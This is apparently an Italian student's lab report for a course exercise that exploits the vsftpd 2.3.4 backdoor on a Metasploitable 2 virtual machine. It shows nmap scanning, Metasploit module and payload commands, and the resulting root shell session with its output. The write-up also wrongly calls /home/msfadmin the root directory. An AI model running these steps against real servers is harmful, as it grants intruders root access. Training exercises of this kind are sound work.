

#### Esercizio 1 Settimana 7

- Partendo dall'esercizio visto nella lezione di oggi, vi chiediamo di completare una sessione di hacking sulla macchina Metasploitable, sul servizio «vsftpd» (lo stesso visto in lezione teorica). L'unica differenza, sarà l'indirizzo della vostra macchina Metasploitable.
- Configuratelo come di seguito: 192.168.1.149/24. Una volta ottenuta la sessione sulla Metasploitable, create una cartella con il comando mkdir nella directory di root (/). Chiamate la cartella test\_metasploit.

## Scansione macchina Metaspoitable 2

- Prima di fare la scansione, si deve fare un Ping per vedere se c'è connessione tre le due macchine
- Poi attraverso Nmap, andiamo a vedere se vi sono vulnerabilità sulle porte aperte, es: "vsftpd 2.3.4".


```
(kali@kali)-[~]
 -$ sudo su
[sudo] password for kali:
              | /home/kali
   ping -c 3 192.168.1.149
PING 192.168.1.149 (192.168.1.149) 56(84) bytes of data.
64 bytes from 192.168.1.149: icmp_seq=1 ttl=64 time=0.180 ms
64 bytes from 192.168.1.149: icmp_seq=2 ttl=64 time=0.215 ms
64 bytes from 192.168.1.149: icmp_seq=3 ttl=64 time=0.282 ms

    192.168.1.149 ping statistics —

 packets transmitted, 3 received, 0% packet loss, time 2053ms
rtt min/avg/max/mdev = 0.180/0.225/0.282/0.042 ms
 —(root@kali)-[/home/kali]
   "sudo" nmap -p- -sC -sV --open -sS -n -Pn 192.168.1.149 -oN escaneo
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-22 03:15 EST
Nmap scan report for 192.168.1.149
Host is up (0.000048s latency).
Not shown: 65505 closed tcp ports (reset)
          STATE SERVICE
                            VERSION
         open ftp
                            vsftpd 2.3.4
 _ftp-anon: Anonymous FTP login allowed (FTP code 230)
 ftp-syst:
    STAT:
```

### Exploit

- Attraverso Metasploit proviamo a cercare la vulnerabilità attraverso la keyword "search".
- Averlo trovato lo usiamo attraverso la keywords "use" e settare IP bersaglio, attraverso la keyword "set".



# Payloads e Avviare la Shell

- Par avviare la shell, oltre ad usare exploit, bisogna usare anche il payload.
- Per cercarlo usiamo la keyword "show payload", poi bisogna settarlo attraverso la keyword "set payload 0".
- Infine attiviamo la Shell attraverso il comando "run".

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads

# Name
Disclosure Date Rank Check Description
0 payload/cmd/unix/interact normal No Unix Command, Interact with Established Connection

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload 0 payload ⇒ cmd/unix/interact
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.26:42375 → 192.168.1.149:6200) at 2024-01-22 0 3:33:44 -0500
whoiam
```

# Creare la directory

- Dopo essere entrato, ho messo un prompt con il comando "script /dev/null -c bash", per poi spostarsi nella directory root cioè "msfadmin".
- Quando arriviamo alla directory msfadmin, creiamo la directory "test\_metasploit" usando il comando "mkdir".

```
script /dev/null -c bash
root@metasploitable:/# ls
bin dev initrd lost+found nohup.out root sys var
boot etc initrd.img media opt sbin imp vmlinuz
cdrom home lib mnt proc srv usr
root@metasploitable:/# cd home
root@metasploitable:/home# ls
ftp msfadmin service user
root@metasploitable:/home# ls
ftp msfadmin service user
root@metasploitable:/home# cd msfadmin
root@metasploitable:/home/msfadmin# ls
vulnerable
root@metasploitable:/home/msfadmin# mkdir test_metasploit
root@metasploitable:/home/msfadmin# ls
test_metasploit vulnerable
```